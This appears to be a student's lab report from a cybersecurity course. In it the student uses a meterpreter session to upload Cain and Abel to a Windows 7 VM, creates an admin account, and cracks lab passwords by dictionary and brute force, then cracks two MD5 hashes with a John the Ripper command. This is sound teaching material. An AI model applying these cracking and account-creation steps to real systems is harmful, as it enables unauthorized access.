
3. **20 points.** Upload the password cracking tool, **Cain and Abel,** to the remote Windows 7 VM, and install it via a remote desktop window. Then, implement **BOTH** brute force and dictionary attacks to crack the passwords. (You MUST crack at least one password in order to complete this assignment.).



Going back to the meterpreter session I uploaded the Cain and Abel file onto the Windows VM I was still connected to. I created a new user mgree034 in the administrator group with the password as password. I then opened another terminal tab and remoted desktop from the Kali VM to the Windows VM with the new user I created.



After logging in with the user mgree034 I created. I opened up the Cain and Abel and loaded the program. I then used the program to perform a dictionary attack on the 4 users I created. It was able to crack 2 of the 4 users I created. User 3 had the password animal, and mgree034 had the password as password.




I then attempted a brute-force attack with the Cain and Abel program and again it was able to crack the same 2 passwords as the dictionary attack.

TASK C – EXTRA CREDIT

Find and use the proper format in John the ripper to crack the following **MD5** hashes. Show your steps and results.

1. 5f4dcc3b5aa765d61d8327deb882cf99
   password
2. 63a9f0ea7bb98050796b649e85481845
   root



To crack the hashes above with john the ripper on the Kali VM. I first created a text file containing the provided hashes named extra_credit. I then used the command **john extra_credit –format=RawMD5** to crack the hashes within the file. The --format=RawMD5 changes the format for the cracker to MD5. I then displayed the results with number 1 being password and number 2 being root.